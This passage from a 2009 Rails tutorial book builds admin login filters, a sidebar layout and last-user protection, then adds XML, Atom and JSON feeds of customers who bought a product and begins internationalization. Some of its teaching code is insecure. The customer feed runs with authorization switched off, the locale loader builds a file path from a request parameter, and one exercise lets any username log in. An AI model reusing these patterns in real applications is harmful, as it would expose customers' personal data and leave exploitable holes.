, :action => 'login' end end end This authorization method can be invoked before any actions in our adminis- tration controller by adding just one line. Note that we do this for all methods in all controllers, with the exception of methods named login, of which there should be only one, namely, in the Admin controller. Note that this is going too far. We have just limited access to the store itself to administrators. That’s not good. We could go back and change things so that we mark only those methods that specifically need authorization. Such an approach is called blacklisting and is prone to errors of omission. A much better approach is to “whitelist” or list methods or controllers for which authorization is not required, as we did for 3. Starting with Rails 2.3, this file will be named application_controller.rb. Report erratum this copy is (P1.0 printing, March 2009)
I TERATION F3: L IMITING A CCESS 173 A Friendlier Login System As the code stands now, if an administrator tries to access a restricted page before they are logged in, they are taken to the login page. When they then log in, the standard status page is displayed—their original request is forgotten. If you want, you can change the application to forward them to their originally requested page once they log in. First, in the authorize method, remember the incoming request’s URI in the ses- sion if you need to log the user in: def authorize unless User.find_by_id(session[:user_id]) session[:original_uri] = request.request_uri flash[:notice] = "Please log in" redirect_to(:controller => "admin" , :action => "login" ) end end Once we log someone in, we can then check to see whether there’s a URI stored in the session and redirect to it if so. We also need to clear that stored URI once used. def login session[:user_id] = nil if request.post? user = User.authenticate(params[:name], params[:password]) if user session[:user_id] = user.id uri = session[:original_uri] session[:original_uri] = nil redirect_to(uri || { :action => "index" }) else flash.now[:notice] = "Invalid user/password combination" end end end the login method. We do this simply by providing an override for the authorize method within the StoreController class: Download depot_q/app/controllers/store_controller.rb class StoreController < ApplicationController #... protected def authorize end end Report erratum this copy is (P1.0 printing, March 2009)
I TERATION F4: A DDING A S IDEBAR , M ORE A DMINISTRATION 174 If you’re following along, delete your session information (because in it we’re already logged in): depot> rake db:sessions:clear Navigate to http://localhost:3000/products/. The filter method intercepts us on the way to the product listing and shows us the login screen instead. We show our customer and are rewarded with a big smile and a request: could we add a sidebar and put links to the user and product administration stuff in it? And while we’re there, could we add the ability to list and delete admin- istrative users? You betcha! 11.4 Iteration F4: Adding a Sidebar, More Administration Let’s start with the sidebar. We know from our experience with the store con- troller that we need to make use of a layout. Why repeat ourselves? If we can make filters be application-wide, we should be able to do the same for layouts. And it turns out that we can. We once again edit app/controllers/application.rb, this time adding a call to layout: Download depot_q/app/controllers/application.rb class ApplicationController < ActionController::Base layout "store" #... Now if we visit http://localhost:3000/admin, we see an error where the view is attempting to show the cart. What we need to do is to prevent the hidden cart <div> from being present at all for functions where there is no cart. While we are there, we can add links to the various administration functions to the sidebar in the layout and have them show up only if there is a :user_id in the session: Download depot_q/app/views/layouts/store.html.erb <!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-transitional.dtd" > <html> <head> <title>Pragprog Books Online Store</title> <%= stylesheet_link_tag "depot" , :media => "all" %> <%= javascript_include_tag :defaults %> </head> <body id="store"> <div id="banner"> <%= image_tag("logo.png" ) %> <%= @page_title || "Pragmatic Bookshelf" %> </div> <div id="columns"> <div id="side"> <% if @cart %> Report erratum this copy is (P1.0 printing, March 2009)
I TERATION F4: A DDING A S IDEBAR , M ORE A DMINISTRATION 175 <% hidden_div_if(@cart.items.empty?, :id => "cart" ) do %> <%= render(:partial => "cart" , :object => @cart) %> <% end %> <% end %> <a href="http://www....">Home</a><br /> <a href="http://www..../faq">Questions</a><br /> <a href="http://www..../news">News</a><br /> <a href="http://www..../contact">Contact</a><br /> <% if session[:user_id] %> <br /> <%= link_to 'Orders', :controller => 'orders' %><br /> <%= link_to 'Products', :controller => 'products' %><br /> <%= link_to 'Users', :controller => 'users' %><br /> <br /> <%= link_to 'Logout', :controller => 'admin', :action => 'logout' %> <% end %> </div> <div id="main"> <% if flash[:notice] -%> <div id="notice"><%= flash[:notice] %></div> <% end -%> <%= yield :layout %> </div> </div> </body> </html> Now if we return to http://localhost:3000/admin, we see the familiar Pragmatic Bookshelf banner and sidebar. But if we visit http://localhost:3000/users, we do not. It turns out that there is one more thing that we need to do: we need to stop the generated scaffolding from overriding the application default layout. And nothing could be easier. We simply remove the generated layouts:4 rm app/views/layouts/products.html.erb rm app/views/layouts/users.html.erb rm app/views/layouts/orders.html.erb Would the Last Admin to Leave... Now it is all starting to come together. We can log in, and by clicking a link on the sidebar, we can see a list of users. Let’s play with this. We bring up the user list screen that looks something like Figure 11.2, on the next page; then we click the destroy link next to dave to delete that user. Sure enough, our user is removed. But to our surprise, we’re then presented with the login screen instead. We just deleted the only admin- istrative user from the system. When the next request came in, the authenti- cation failed, so the application refused to let us in. We have to log in again 4. Windows users should use the erase command instead. Report erratum this copy is (P1.0 printing, March 2009)
I TERATION F4: A DDING A S IDEBAR , M ORE A DMINISTRATION 176 Figure 11.2: Listing our users before using any administrative functions. But now we have an embarrassing problem: there are no administrative users in the database, so we can’t log in. Fortunately, we can quickly add a user to the database from the command line. If you invoke the command script/console, Rails invokes Ruby’s irb utility, but it does so in the context of your Rails application. That means you can interact with your application’s code by typing Ruby statements and looking at the values they return. We can use this to invoke our user model directly, having it add a user into the database for us: depot> ruby script/console Loading development environment. >> User.create(:name => 'dave', :password => 'secret', :password_confirmation => 'secret') => #<User:0x2933060 @attributes={...} ... > >> User.count => 1 The >> sequences are prompts. After the first, we call the User class to create a new user, and after the second, we call it again to show that we do indeed have a single user in our database. After each command we enter, script/console displays the value returned by the code (in the first case, it’s the model object, and in the second case, it’s the count). Panic over. We can now log back in to the application. But how can we stop this from happening again? There are several ways. For example, we could write code that prevents you from deleting your own user. That doesn’t quite work— in theory, A could delete B at just the same time that B deletes A. Instead, let’s try a different approach. We’ll delete the user inside a database transaction. If after we’ve deleted the user there are then no users left in the database, we’ll Report erratum this copy is (P1.0 printing, March 2009)
I TERATION F4: A DDING A S IDEBAR , M ORE A DMINISTRATION 177 roll the transaction back, restoring the user we just deleted. To do this, we’ll use an Active Record hook method. We’ve already seen one of these: the validate hook is called by Active Record to validate an object’s state. It turns out that Active Record defines twenty or so hook methods, each called at a particular point in an object’s life cycle. We’ll use the after_destroy hook, which is called after the SQL delete is executed. If a method by this name is publicly visible, it will conveniently be called in the same transaction as the delete, so if it raises an exception, the transaction will be rolled back. The hook method looks like this: Download depot_q/app/models/user.rb def after_destroy if User.count.zero? raise "Can't delete last user" end end The key concept here is the use of an exception to indicate an error when delet- ing the user. This exception serves two purposes. First, because it is raised inside a transaction, it causes an automatic rollback. By raising the exception if the users table is empty after the deletion, we undo the delete and restore that last user. Second, the exception signals the error back to the controller, where we use a begin/end block to handle it and report the error to the user in the flash. If you want only to abort the transaction but not otherwise signal an exception, raise an ActiveRecord::Rollback exception instead, because this is the only exception that won’t be passed on by ActiveRecord::Base.transaction. Download depot_q/app/controllers/users_controller.rb def destroy @user = User.find(params[:id]) begin flash[:notice] = "User #{@user.name} deleted" @user.destroy rescue Exception => e flash[:notice] = e.message end respond_to do |format| format.html { redirect_to(users_url) } format.xml { head :ok } end In fact, this code still has a potential timing issue—it is still possible for two administrators each to delete the last two users if their timing is right. Fixing this would require more database wizardry than we have space for here. Report erratum this copy is (P1.0 printing, March 2009)
I TERATION F4: A DDING A S IDEBAR , M ORE A DMINISTRATION 178 Logging Out Our administration layout has a logout option in the sidebar menu. Its imple- mentation in the admin controller is trivial: Download depot_q/app/controllers/admin_controller.rb def logout session[:user_id] = nil flash[:notice] = "Logged out" redirect_to(:action => "login" ) end We call our customer over one last time, and she plays with the store appli- cation. She tries our new administration functions and checks out the buyer experience. She tries to feed bad data in. The application holds up beautifully. She smiles, and we’re almost done. We’ve finished adding functionality, but before we leave for the day, we have one last look through the code. We notice a slightly ugly piece of duplication in the store controller. Every action apart from empty_cart has to find the user’s cart in the session data. The following line: @cart = find_cart appears all over the controller. Now that we know about filters, we can fix this. We’ll change the find_cart method to store its result directly into the @cart instance variable: Download depot_q/app/controllers/store_controller.rb def find_cart @cart = (session[:cart] ||= Cart.new) end We’ll then use a before filter to call this method on every action apart from empty_cart: Download depot_q/app/controllers/store_controller.rb before_filter :find_cart, :except => :empty_cart This lets us remove the rest of the assignments to @cart in the action methods. The final listing is shown starting on page 694. What We Just Did By the end of this iteration, we’ve done the following: • We created a user model and database table, validating the attributes. It uses a salted hash to store the password in the database. We created a virtual attribute representing the plain-text password and coded it to create the hashed version whenever the plain-text version is updated. Report erratum this copy is (P1.0 printing, March 2009)
I TERATION F4: A DDING A S IDEBAR , M ORE A DMINISTRATION 179 • We manually created a controller to handle login and logout and imple- mented a single-action login method that takes different paths depending on whether it is invoked with an HTTP GET or POST. We used the form_for helper to render the form. • We created a login action. This used a different style of form—one with- out a corresponding model. We saw how parameters are communicated between the view and the controller. • We created an application-wide controller helper method in the Applica- tionController class in the file application.rb in app/controllers. • We controlled access to the administration functions using before filters to invoke an authorize method. • We saw how to use script/console to interact directly with a model (and dig us out of a hole after we deleted the last user). • We unified our layouts into a single application-wide layout. • We saw how a transaction can help prevent deleting the last user. • We used another filter to set up a common environment for controller actions. Playtime Here’s some stuff to try on your own: • Modify the user update function to accept a confirmed password instead of a hashed password and a salt. • Adapt the checkout code from the previous chapter to use a single action, rather than two. • When the system is freshly installed on a new machine, there are no administrators defined in the database, and hence no administrator can log on. But, if no administrator can log on, then no one can create an administrative user. Change the code so that if no administrator is defined in the database, any username works to log on (allowing you to quickly create a real administrator).5 • Experiment with script/console. Try creating products, orders, and line items. Watch for the return value when you save a model object—when validation fails, you’ll see false returned. Find out why by examining the errors: >> prd = Product.new => #<Product id: nil, title: nil, description: nil, image_url: nil, created_at: nil, updated_at: nil, price: #<BigDecimal:246aa1c,'0.0',4(8)>> >> prd.save => false 5. Later, in Section 17.4, Data Migrations, on page 304, we’ll look at options for populating database tables as part of a migration. Report erratum this copy is (P1.0 printing, March 2009)
I TERATION F4: A DDING A S IDEBAR , M ORE A DMINISTRATION 180 >> prd.errors.full_messages => ["Image url must be a URL for a GIF, JPG, or PNG image", "Image url can't be blank", "Price should be at least 0.01", "Title can't be blank", "Description can't be blank"] (You’ll find hints at http://pragprog.wikidot.com/rails-play-time.) Report erratum this copy is (P1.0 printing, March 2009)
In this chapter, we’ll see • using “has_many :through” join tables, • creating a REST interface, • generating XML using builder templates, • generating XML using to_xml on model objects, • generating Atom using atom_helper on model objects, • generating JSON using to_json on model objects, • handling requests for different content types, • • creating application documentation, and getting statistics on our application. Chapter 12 Task G: One Last Wafer-Thin Change Over the days that followed our first few iterations, we added fulfillment func- tionality to the shopping system and rolled it out. It was a great success, and over the months that followed, the Depot application became a core part of the business—so much so, in fact, that the marketing people got inter- ested. They want to send mass mailings to people who have bought partic- ular books, telling them that new titles are available. They already have the spam∧H∧H∧H∧Hmailing1 system; it just needs an XML feed containing cus- tomer names and e-mail addresses. 12.1 Generating the XML Feed Let’s set up a REST-style interface to our application. REST stands for REpre- sentational State Transfer, which basically means avoiding shared state and focusing on exchanging representation of resources. In the context of HTTP, it suggests that you use a uniform set of methods (GET, POST, DELETE, and so on) to send requests between applications. In our case, we’ll let the market- ing system send us an HTTP GET request, asking for the details of customers who’ve bought a particular product. Our application will respond with an XML document.2 We talk with the IT folks over in marketing, and they agree to a simple request URL format: http://my.store.com/info/who_bought/<product id> So, we have two issues to address. We need to be able to find the customers who bought a particular product, and we need to generate an XML feed from that list. Let’s start by generating the list. 1. Once upon a time, Ctrl-H was used to indicate a backspace. See http://en.wikipedia.org/wiki/Backspace for more details. 2. We could have used web services to implement this transfer—Rails has a plug-in that adds support for acting as both a SOAP and XML-RPC client and server. However, this seems like overkill in this case.
G ENERATING THE XML F EED 182 orders line_items products id id id name product_id title ... order_id ... quantity Figure 12.1: Database structure Navigating Through Tables How the orders side of our database is currently structured is shown in Fig- ure 12.1. Every order has a number of line items, and each line item is associ- ated with a product. Our marketing folks want to navigate these associations in the opposite direction, going from a particular product to all the line items that reference that product and then from these line items to the correspond- ing orders. As of Rails 1.1, we can do this using a :through relationship. We can add the following declaration to the product model: Download depot_q/app/models/product.rb class Product < ActiveRecord::Base has_many :orders, :through => :line_items has_many :line_items # ... Previously we used has_many to set up a parent/child relationship between products and line items. We said that a product has many line items. Now, we’re saying that a product is also associated with many orders but that there’s no direct relationship between the two tables. Instead, Rails knows that to get the orders for a product, it must first find the line items for the product and then find the order associated with each line item. Now this might sound fairly inefficient. And it would be, if Rails first fetched the line items and then looped over each to load the orders. Fortunately, it’s smarter than that. As you’ll see if you look at the log files when we run the code we’re about to write, Rails generates an efficient SQL join between the tables, allowing the database engine to optimize the query. With the :through declaration in place, we can find the orders for a particular product by referencing the orders attribute of that product: product = Product.find(some_id) orders = product.orders logger.info("Product #{some_id} has #{orders.count} orders" ) Report erratum this copy is (P1.0 printing, March 2009)
G ENERATING THE XML F EED 183 Creating a REST Interface Anticipating that this won’t be the last request that the marketing folks make, we create a new controller to handle informational requests: depot> ruby script/generate controller info who_bought exists app/controllers/ exists app/helpers/ create app/views/info exists test/functional/ create app/controllers/info_controller.rb create test/functional/info_controller_test.rb create app/helpers/info_helper.rb create app/views/info/who_bought.html.erb We’ll add the who_bought action to the info controller. It simply loads up the list of orders given a product id: Download depot_q/app/controllers/info_controller.rb class InfoController < ApplicationController def who_bought @product = Product.find(params[:id]) @orders = @product.orders respond_to do |format| format.xml { render :layout => false } end end protected def authorize end end Now we need to implement the template that returns XML to our caller. We could do this using the same ERb templates we’ve been using to render web pages, but there are a couple of better ways. The first uses builder templates, designed to make it easy to create XML documents. Let’s look at the template who_bought.xml.builder, which we create in the app/views/info directory: Download depot_q/app/views/info/who_bought.xml.builder xml.order_list(:for_product => @product.title) do for o in @orders xml.order do xml.name(o.name) xml.email(o.email) end end end Report erratum this copy is (P1.0 printing, March 2009)
G ENERATING THE XML F EED 184 Figure 12.2: XML returned by the who_bought action Believe it or not, this is just Ruby code. It uses Jim Weirich’s Builder library, which generates a well-formed XML document as a side effect of executing a program. Within a builder template, the variable xml represents the XML object being constructed. When we invoke a method on this object (such as the call to order_list on the first line in our template), the builder emits the corresponding XML tag. If a hash is passed to one of these methods, it’s used to construct the attributes to the XML tag. If we pass a string, it is used as the tag’s value. If you want to nest tags, pass a block to the outer builder method call. XML elements created inside the block will be nested inside the outer element. We use this in our example to embed a list of <order> tags inside an <order_list> and then to embed a <name> tag and an <email> tag inside each <order>. We can test this method using a browser or from the command line. If you enter the URL into a browser, the XML will be returned. How it is displayed depends on the browser: on a Mac, Safari renders the text and ignores the tags, while Firefox shows a nicely highlighted representation of the XML (as shown in Figure 12.2). In all browsers, the View → Source option should show exactly what was sent from our application. We can also query your application from the command line using a tool such as curl or wget. Report erratum this copy is (P1.0 printing, March 2009)
G ENERATING THE XML F EED 185 depot> curl http://localhost:3000/info/who_bought/3 <order_list for_product="Pragmatic Version Control"> <order> <name>Dave Thomas</name> <email>customer@pragprog.com</email> </order> <order> <name>F &amp; W Flintstone</name> <email>rock_crusher@bedrock.com</email> </order> </order_list> In fact, this leads to an interesting question: can we arrange our action so that a user accessing it from a browser sees a nicely formatted list, while those making a REST request get XML back? Responding Appropriately Requests come into a Rails application using HTTP. An HTTP message consists of some headers and (optionally) some data (such as the POST data from a form). One such header is Accept, which the client uses to tell the server the types of content that may be returned. For example, a browser might send an HTTP request containing the header: Accept: text/html, text/plain, application/xml In theory, a server should respond only with content that matches one of these three types. We can use this to write actions that respond with appropriate content. For example, we could write a who_bought action that uses the Accept header. If the client accepts only XML, then we could return an XML-format REST response. If the client accepts HTML, then we can render an HTML page instead. In Rails, we use the respond_to method to perform conditional processing based on the Accept header. First, let’s write a trivial template for the HTML view: Download depot_r/app/views/info/who_bought.html.erb <h3>People Who Bought <%= @product.title %></h3> <ul> <% for order in @orders -%> <li> <%= mail_to order.email, order.name %> </li> <% end -%> </ul> Report erratum this copy is (P1.0 printing, March 2009)
G ENERATING THE XML F EED 186 Now we’ll use respond_to to vector to the correct template depending on the incoming request accept header: Download depot_r/app/controllers/info_controller.rb def who_bought @product = Product.find(params[:id]) @orders = @product.orders respond_to do |format| format.html format.xml { render :layout => false } end end Inside the respond_to block, we list the content types we accept. You can think of it being a bit like a case statement, but it has one big difference: it ignores the order we list the options in and instead uses the order from the incoming request (because the client gets to say which format it prefers). Here we’re using the default action for each type of content. For html, that action is to invoke render. For xml, the action is to render the builder template. The net effect is that the client can select to receive either HTML or XML from the same action. Unfortunately, this is hard to try with a browser. Instead, let’s use a command- line client. Here we use curl (but tools such as wget work equally as well). The -H option to curl lets us specify a request header. Let’s ask for XML first: depot> curl -H "Accept: application/xml" http://localhost:3000/info/who_bought/3 <order_list for_product="Pragmatic Version Control"> <order> <name>Dave Thomas</name> <email>customer@pragprog.com</email> </order> <order> <name>F &amp; W Flintstone</name> <email>crusher@bedrock.com</email> </order> </order_list> And then HTML: depot> curl -H "Accept: text/html" http://localhost:3000/info/who_bought/3 <h3>People Who Bought Pragmatic Project Automation</h3> <ul> <li> <a href="mailto:customer@pragprog.com">Dave Thomas</a> </li> <li> <a href="mailto:crusher@bedrock.com">F & W Flintstone</a> </li> </ul> Report erratum this copy is (P1.0 printing, March 2009)
G ENERATING THE XML F EED 187 Another Way of Requesting XML Although using the Accept header is the “official” HTTP way of specifying the content type you’d like to receive, it isn’t always possible to set this header from your client. Rails provides an alternative: we can set the preferred format as part of the URL. If we want the response to our who_bought request to come back as HTML, we can ask for /info/who_bought/1.html. If instead we want XML, we can use /info/who_bought/1.xml. And this is extensible to any content type (as long as we write the appropriate handler in our respond_to block). If you need to use a MIME type that isn’t supported by default, you can register your own handlers in environment.rb as follows: Mime::Type.register "image/jpg" , :jpg This behavior is already enabled by the default routing configuration provided by Rails. We’ll explain why this works on page 457—for now, just take it on faith. Open routes.rb in the config directory, and look for the following line: map.connect ':controller/:action/:id.:format' This default route says that a URL may end with a file extension (.html, .xml, and so on). If so, that extension will be stored in the variable format. And Rails uses that variable to fake out the requested content type. Try requesting the URL http://localhost:3000/info/who_bought/3.xml. Depending on your browser, you might see a nicely formatted XML display, or you might see a blank page. If you see the latter, use your browser’s View → Source function to take a look at the response. Autogenerating the XML In the previous examples, we generated the XML responses by hand, using the builder template. That gives us control over the order of the elements returned. But if that order isn’t important, we can let Rails generate the XML for a model object for us by calling the model’s to_xml method. In the code that follows, we’ve overridden the default behavior for XML requests to use this: def who_bought @product = Product.find(params[:id]) @orders = @product.orders respond_to do |format| format.html format.xml { render :layout => false , :xml => @product.to_xml(:include => :orders) } end end The :xml option to render tells it to set the response content type to applica- tion/xml. The result of the to_xml call is then sent back to the client. Report erratum this copy is (P1.0 printing, March 2009)
G ENERATING THE XML F EED 188 In this case, we dump out the @product variable and any orders that reference that product: depot> curl --silent http://localhost:3000/info/who_bought/3.xml <?xml version="1.0" encoding="UTF-8"?> <product> <created-at type="datetime">2008-09-09T01:56:58Z</created-at> <description>&lt;p&gt; This book is a recipe-based approach to using Subversion that will get you up and running quickly---and correctly. All projects need version control: it's a foundational piece of any project's infrastructure. Yet half of all project teams in the U.S. don't use any version control at all. Many others don't use it well, and end up experiencing time-consuming problems. &lt;/p&gt;</description> <id type="integer">3</id> <image-url>/images/svn.jpg</image-url> <price type="decimal">28.5</price> <title>Pragmatic Version Control</title> <updated-at type="datetime">2008-09-09T01:56:58Z</updated-at> <orders type="array"> <order> <address>123 Main St</address> <created-at type="datetime">2008-09-09T01:58:07Z</created-at> <email>customer@pragprog.com</email> <id type="integer">1</id> <name>Dave Thomas</name> <pay-type>check</pay-type> <updated-at type="datetime">2008-09-09T01:58:07Z</updated-at> </order> </orders> </product> Note that by default to_xml dumps everything out. You can tell it to exclude certain attributes, but that can quickly get messy. If you have to generate XML that meets a particular schema or DTD, you’re probably better off sticking with builder templates. Atom Feeds Custom XML is fine if you want to create custom clients. But using a standard feed format, such as Atom, means that you can immediately take advantage of a wide variety of preexisting clients. Because Rails already knows about ids, dates, and links, it can free you from having to worry about these pesky details and let you focus on producing a human-readable summary: def who_bought @product = Product.find(params[:id]) @orders = @product.orders respond_to do |format| format.html format.atom { render :layout => false } end end Report erratum this copy is (P1.0 printing, March 2009)
G ENERATING THE XML F EED 189 Then we provide a template, which makes use not only of the generic XML functionality that Builder provides but also of the knowledge of the Atom feed format that the atom_feed helper provides: Download depot_r/app/views/info/who_bought.atom.builder atom_feed do |feed| feed.title "Who bought #{@product.title}" feed.updated @orders.first.created_at for order in @orders feed.entry(order) do |entry| entry.title "Order #{order.id}" entry.summary :type => 'xhtml' do |xhtml| xhtml.p "Shipped to #{order.address}" xhtml.table do xhtml.tr do xhtml.th 'Product' xhtml.th 'Quantity' xhtml.th 'Total Price' end for item in order.line_items xhtml.tr do xhtml.td item.product.title xhtml.td item.quantity xhtml.td number_to_currency item.total_price end end xhtml.tr do xhtml.th 'total' , :colspan => 2 xhtml.th number_to_currency order.line_items.map(&:total_price).sum end end xhtml.p "Paid by #{order.pay_type}" end entry.author do |author| entry.name order.name entry.email order.email end end end end We can try it for ourselves: depot> curl --silent http://localhost:3000/info/who_bought/3.atom <?xml version="1.0" encoding="UTF-8"?> <feed xml:lang="en-US" xmlns="http://www.w3.org/2005/Atom"> <id>tag:localhost,2005:/info/who_bought/3</id> <link type="text/html" href="http://localhost:3000" rel="alternate"/> <link type="application/atom+xml" href="http://localhost:3000/info/who_bought/3.atom" rel="self"/> Report erratum this copy is (P1.0 printing, March 2009)
G ENERATING THE XML F EED 190 <title>Who bought Pragmatic Version Control</title> <updated>2008-09-09T20:19:23Z</updated> <entry> <id>tag:localhost,2005:Order/1</id> <published>2008-09-09T20:19:23Z</published> <updated>2008-09-09T20:19:23Z</updated> <link type="text/html" href="http://localhost:3000/orders/1" rel="alternate"/> <title>Order 1</title> <summary type="xhtml"> <div xmlns="http://www.w3.org/1999/xhtml"> <p>1 line item</p> <p>Shipped to 123 Main St</p> <p>Paid by check</p> </div> </summary> <author> <name>Dave Thomas</name> <email>customer@pragprog.com</email> </author> </entry> </feed> Looks good. Now we can subscribe to this in our favorite feed reader. And JSON Too! And for those who prefer their brackets to be curly, Rails can autogenerate JavaScript Object Notation (JSON) equally as easily: def who_bought @product = Product.find(params[:id]) @orders = @product.orders respond_to do |format| format.html format.json { render :layout => false , :json => @product.to_json(:include => :orders) } end end depot> curl -H "Accept: application/json" http://localhost:3000/info/who_bought/3 {"product": {"price": 28.5, "created_at": "2008-09-09T02:22:29Z", "title": "Pragmatic Version Control", "image_url": "/images/svn.jpg", "updated_at": "2008-09-09T02:22:29Z", "id": 3, "orders": [{"name": "Dave Thomas", "address": "123 Main St", "created_at": "2008-09-09T02:23:39Z", "updated_at": "2008-09-09T02:23:39Z", "pay_type": "check", "id": 1, "email": "customer@pragprog.com"}], "description": "<p>n This book is a recipe-based approach to using Subversion that will n get you up and running quickly---and correctly. All projects needn version control: it's a foundational piece of any project's n infrastructure. Yet half of all project teams in the U.S. don't usen any version control at all. Many others don't use it well, and end n up experiencing time-consuming problems.n </p>"}} Report erratum this copy is (P1.0 printing, March 2009)
F INISHING U P 191 12.2 Finishing Up The coding is over, but we can still do a little more tidying up before we deploy the application into production. We might want to check out our application’s documentation. As we’ve been coding, we’ve been writing brief but elegant comments for all our classes and methods. (We haven’t shown them in the code extracts in this book because we wanted to save space.) Rails makes it easy to run Ruby’s RDoc utility on all the source files in an RDoc ֒ page 679 → application to create good-looking programmer documentation. But before we generate that documentation, we should probably create a nice introductory page so that future generations of developers will know what our application does. To do this, edit the file doc/README_FOR_APP, and enter anything you think might be useful. This file will be processed using RDoc, so you have a fair amount of formatting flexibility. You can generate the documentation in HTML format using the rake command: depot> rake doc:app This generates documentation into the directory doc/app. The initial page of the output generated is shown in Figure 12.3, on the next page. Finally, we might be interested to see how much code we’ve written. There’s a Rake task for that, too. (Your numbers will be different from this, if for no other reason than you probably won’t have written tests yet. That’s the subject of Chapter 14, Task T: Testing, on page 210.) depot> rake stats (in /Users/dave/Work/depot) +----------------------+-------+-------+---------+---------+-----+-------+ | Name | Lines | LOC | Classes | Methods | M/C | LOC/M | +----------------------+-------+-------+---------+---------+-----+-------+ | Helpers | 17 | 15 | 0 | 1 | 0 | 13 | | Controllers | 229 | 154 | 5 | 23 | 4 | 4 | | Components | 0 | 0 | 0 | 0 | 0 | 0 | | Functional tests | 206 | 141 | 8 | 25 | 3 | 3 | | Models | 261 | 130 | 6 | 18 | 3 | 5 | | Unit tests | 178 | 120 | 5 | 13 | 2 | 7 | | Libraries | 0 | 0 | 0 | 0 | 0 | 0 | | Integration tests | 192 | 130 | 2 | 10 | 5 | 11 | +----------------------+-------+-------+---------+---------+-----+-------+ | Total | 1083 | 690 | 26 | 90 | 3 | 5 | +----------------------+-------+-------+---------+---------+-----+-------+ Code LOC: 299 Test LOC: 391 Code to Test Ratio: 1:1.3 Report erratum this copy is (P1.0 printing, March 2009)
F INISHING U P 192 Figure 12.3: Our application’s internal documentation Playtime Here’s some stuff to try on your own: • Change the original catalog display (the index action in the store con- troller) so that it returns an XML product catalog if the client requests an XML response. • Try using builder templates to generate normal HTML (technically, X- HTML) responses. What are the advantages and disadvantages? • If you like the programmatic generation of HTML responses, take a look at Markaby.3 It installs as a plug-in, so you’ll be trying stuff we haven’t talked about yet, but the instructions on the website are clear. • Add credit card and PayPal processing, fulfillment, couponing, user ac- counts, content management, and so on, to the Depot application. Sell the resulting application to a big-name web company. Retire early, and do good deeds. (You’ll find hints at http://pragprog.wikidot.com/rails-play-time.) 3. http://redhanded.hobix.com/inspect/markabyForRails.html Report erratum this copy is (P1.0 printing, March 2009)
In this chapter, we’ll see • localizing templates and • database design considerations for L18n. Chapter 13 Task I: Internationalization Now we have a basic cart working, and our customer starts to inquire about languages other than English, noting that her company has a big push on for expansion in emerging markets. Unless we can present something in a language that the customer understands, our customer will be leaving money on the table. We can’t have that. The first problem is that none of us is a professional translator. The customer reassures us that this is not something that we need to concern ourselves with because that part of the effort will be outsourced. All we need to worry about is enabling translation. Furthermore, we don’t have to worry about the administration pages just yet, because all the administrators speak English. What we have to focus on is the store. That’s a relief, so armed with a bit of memory of high-school Spanish, we set off to work. 13.1 Iteration I1: Enabling Translation We start by creating a new configuration file that encapsulates our knowledge of what locales are available, where they are kept, and what is to be used as the default. Download depot_s/config/initializers/i18n.rb I18n.default_locale = 'en' LOCALES_DIRECTORY = "#{RAILS_ROOT}/config/locales/" LANGUAGES = { 'English' => 'en' , "Espaxc3xb1ol" => 'es' } Now let’s look at that code.
I TERATION I1: E NABLING T RANSLATION 194 The first thing we use the I18n module for is to set the default locale. Rails introduced the I18n module in release 2.2. It’s a funny name, but it sure beats typing out internationalization all the time. Internationalization, after all, starts with an i, ends with an n, and has 18 letters in between. Next, we set a constant that contains the name of the directory containing the locales. We make use of the preexisting RAILS_ROOT constant to ensure that this directory name follows with the code. The final constant is a hash of display names to locale names. Unfortunately, all we have available at the moment is a U.S. keyboard, and español has a character that can’t be directly entered via the keyboard. Different operating systems have different ways of dealing with this, and often the easiest is to simply copy and paste the correct text from a website. If you do this, just make sure that your editor is configured for UTF-8. Meanwhile, we’ve opted to use the hex equivalents of the two bytes it takes to represent the “n con tilde” character in Spanish. In order to get Rails to pick up this configuration change, the server needs to be restarted. Now we need to make use of this list. We spy some unused area in the top-right side of the layout, so we add a form immediately before the image_tag: Download depot_s/app/views/layouts/store.html.erb <% form_tag '', :method => 'GET', :class => 'locale' do %> <%= select_tag 'locale', options_for_select(LANGUAGES, I18n.locale), :onchange => 'this.form.submit()' %> <%= submit_tag 'submit' %> <%= javascript_tag "$$('.locale input').each(Element.hide)" %> <% end %> The form_tag specifies a blank URI, so the browser will re-request the current page when this form is submitted. Neat, eh? We use the GET method because no state is being transferred. A class attribute lets us associate the form with some CSS. The select_tag is used to define the one input field for this form, namely, locale. It is an options list based on the LANGUAGES hash that we set up in the con- figuration file, with the default being the current locale (also made available via the I18n module). We also set up an onchange event handler, which will submit this form whenever the value changes. This works only if JavaScript is enabled, but it is handy. Then we add a submit_tag for the cases when JavaScript is not available and a tiny bit of JavaScript that will hide each of the input tags in the locale form, even though we know that there is only one. Report erratum this copy is (P1.0 printing, March 2009)
I TERATION I1: E NABLING T RANSLATION 195 Finally, we add a bit of CSS: Download depot_s/public/stylesheets/depot.css .locale { float:right; padding-top: 0.2em } Now, we can display the page and see the selector: If we change the value, we can see it immediately change back. That’s because we set the default option to display the current locale. Now we need to add the behavior so that changing the value will first set the current locale before proceeding to process the request. Since the form doesn’t change the URL, we don’t need to modify the existing controllers. Instead, we need something to take place before any other action is taken. Report erratum this copy is (P1.0 printing, March 2009)
I TERATION I1: E NABLING T RANSLATION 196 So, we create a before_filter in the common base class for all of our controllers, which is ApplicationController: Download depot_s/app/controllers/application.rb class ApplicationController < ActionController::Base layout "store" before_filter :authorize, :except => :login before_filter :set_locale #... protected def set_locale session[:locale] = params[:locale] if params[:locale] I18n.locale = session[:locale] || I18n.default_locale locale_path = "#{LOCALES_DIRECTORY}#{I18n.locale}.yml" unless I18n.load_path.include? locale_path I18n.load_path << locale_path I18n.backend.send(:init_translations) end rescue Exception => err logger.error err flash.now[:notice] = "#{I18n.locale} translation not available" I18n.load_path -= [locale_path] I18n.locale = session[:locale] = I18n.default_locale end end This code sets the locale in the session from the params, if the locale value is available in the params (it should be, but you can never be too careful). Then it sets the I18n locale from the session, again being overly cautious. Finally, if the locale file is not already in the load path, it is added and loaded. Care is taken to log any errors in full for the administrator, report to the user a generic message on failure so that they are not left wondering why their change didn’t work, and revert any problematic locales from the load path and I18n.locale. Now, when we change the value, the value will still snap back to English, but at least we can see a message on the screen saying that the translation is not available and a message in the log indicating that the file wasn’t found. It might not look like it, but that’s progress. Report erratum this copy is (P1.0 printing, March 2009)
